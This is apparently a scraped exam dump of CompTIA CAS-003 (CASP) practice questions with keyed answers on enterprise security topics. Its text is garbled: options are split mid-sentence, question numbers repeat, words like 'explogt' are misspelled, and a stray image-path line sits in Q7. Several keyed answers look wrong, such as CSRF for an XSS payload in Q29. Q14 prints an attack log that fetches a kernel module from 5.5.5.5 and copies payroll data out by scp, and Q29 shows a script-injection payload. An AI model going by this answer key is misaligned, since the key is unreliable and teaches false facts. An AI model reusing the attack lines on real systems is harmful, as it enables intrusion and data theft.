CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

NEW QUESTION 1
A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs.
Which of the following is the MOST appropriate order of steps to be taken?

A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 2
A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

A. Custom firmware with rotating key generation
B. Automatic MITM proxy
C. TCP beacon broadcast software
D. Reverse shell endpoint listener

Answer: B

NEW QUESTION 3
A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.
The person extracts the following data from the phone and EXIF data from some files:
DCIM Images folder
Audio books folder Torrentz
My TAX.xls
Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s
Location: 3500 Lacey Road USA
Which of the following BEST describes the security problem?

A. MicroSD in not encrypted and also contains personal data.
B. MicroSD contains a mixture of personal and work data.
C. MicroSD in not encrypted and contains geotagging information.
D. MicroSD contains pirated software and is not encrypte

Answer: A

NEW QUESTION 4
An engineer needs to provide access to company resources for several offshore contractors. The contractors require:
Access to a number of applications, including internal websites Access to database data and the ability to manipulate it
The ability to log into Linux and Windows servers remotely
Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

A. VTC
B. VRRP
C. VLAN
D. VDI
E. VPN
F. Telnet

Answer: DE

NEW QUESTION 5
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Answer: D

NEW QUESTION 6
An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over
organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management’s policy?

A. MDM

B. Sandboxing
C. Mobile tokenization
D. FDE
E. MFA

Answer: A

NEW QUESTION 7
Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company.
Which of the following should the systems administrator do to BEST address this problem?

A. Add an ACL to the firewall to block VoIP.
B. Change the settings on the phone system to use SIP-TLS.
C. Have the phones download new configurations over TFTP.
D. Enable QoS configuration on the phone VLA


Answer: B

NEW QUESTION 8
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.
Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impac

Answer: BF

NEW QUESTION 9
DRAG DROP
Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.



A. Mastered
B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS

Community cloud with IaaS | Community cloud with PaaS | Community cloud with SaaS | Hybrid cloud
Private cloud with IaaS | Private cloud with PaaS | Private cloud with SaaS | Public cloud with IaaS
Public cloud with PaaS | Public cloud with SaaS

NEW QUESTION 10
An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

A. Secure storage policies
B. Browser security updates
C. Input validation
D. Web application firewall
E. Secure coding standards
F. Database activity monitoring

Answer: CF

NEW QUESTION 10
Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication Network Server: Digitally sign communication
A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
D. Have the remote location request an indefinite risk exception for the use of cloud storage
E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Answer: A

NEW QUESTION 14
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 19
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the
assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Explogt frameworks

Answer: F

NEW QUESTION 21
A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing
E. Containerization
F. Signed applications

Answer: EF

NEW QUESTION 24
A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

A. Vulnerability scanner
B. TPM
C. Host-based firewall
D. File integrity monitor
E. NIPS

Answer: CD

NEW QUESTION 26
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 29
An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

A. SQLi
B. CSRF
C. Brute force
D. XSS
E. TOC/TOU

Answer: B

NEW QUESTION 32
The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristicsfor anomaly detection
D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Answer: B

NEW QUESTION 35
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Answer: BE

NEW QUESTION 36
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability explogted in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Answer: AC

NEW QUESTION 41
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 46
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Answer: BE

NEW QUESTION 50
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer

has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:
The tool needs to be responsive so service teams can query it, and then perform an automated response action.
The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.
Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

NEW QUESTION 54
A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

A. Restrict access to the network share by adding a group only for developers to the share's ACL
B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
E. Share the username and password with all developers for use in their individual scripts
F. Redesign the web applications to accept single-use, local account credentials for authentication

Answer: AB

NEW QUESTION 56
Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

A. Transfer
B. Mitigate
C. Accept
D. Avoid
E. Reject

Answer: B

NEW QUESTION 58
A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
Which of the following did the analyst use to determine the location of the malicious payload?

A. Code deduplicators
B. Binary reverse-engineering
C. Fuzz testing
D. Security containers

Answer: B

NEW QUESTION 63
An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

A. Black box testing
B. Gray box testing
C. Code review
D. Social engineering
E. Vulnerability assessment
F. Pivoting
G. Self-assessment
H. White teaming
I. External auditing

Answer: AEF

NEW QUESTION 67
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network

team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Answer: D

NEW QUESTION 71
A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

A. Inform the customer that the service provider does not have any control over third-party blacklist entrie
B. The customer should reach out to the blacklist operator directly
C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

Answer: D

NEW QUESTION 72
A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day explogt and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

A. File size
B. Digital signature
C. Checksums
D. Anti-malware software
E. Sandboxing

Answer: B

NEW QUESTION 75
A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 79
Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Answer: C

NEW QUESTION 80
An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

A. Exempt mobile devices from the requirement, as this will lead to privacy violations
B. Configure the devices to use an always-on IPSec VPN

C. Configure all management traffic to be tunneled into the enterprise via TLS
D. Implement a VDI solution and deploy supporting client apps to devices
E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

Answer: BE

NEW QUESTION 81
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Answer: A

NEW QUESTION 86
A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization: localStorage.setItem("session-cookie", document.cookie);
Which of the following should the security engineer recommend?

A. SessionStorage should be used so authorized cookies expire after the session ends
B. Cookies should be marked as "secure" and "HttpOnly"
C. Cookies should be scoped to a relevant domain/path
D. Client-side cookies should be replaced by server-side mechanisms

Answer: C

NEW QUESTION 90
A deployment manager is working with a software development group to assess the security of a
new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment
C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Answer: C

NEW QUESTION 94
A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Answer: CD

NEW QUESTION 97
Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	**Mirror**	**Download Files Below**
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		

A. Step 1: Verify that the certificate is valid or no
B. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your system.Step 3: Match the hash value of the downloaded file with the one which you selected on the websit
C. Step 4: Install the file if the hash value matches.
D. Step 1: Verify that the certificate is valid or no
E. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your syste
F. Step 3: Calculate the hash value of the downloaded file.Step 4: Match the hash value of the downloaded file with the one which you selected on the websit
G. Step 5: Install the file if the hash value matches.

Answer: B

NEW QUESTION 100
A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

A. Gap analysis
B. Benchmarks and baseline results
C. Risk assessment
D. Lessons learned report

Answer: D

NEW QUESTION 105
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.
If the engineer wants to help ensure some resilience against zero-day vulnerabilities explogted against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Answer: D

NEW QUESTION 107
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner
B. Fuzzer
C. MD5 generator
D. Password cracker
E. Protocol analyzer

Answer: C

NEW QUESTION 108
A Chief Information Security Officer (CISO is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides.
Which of the following would be the BEST source of reference during the revision process?

A. CVE database
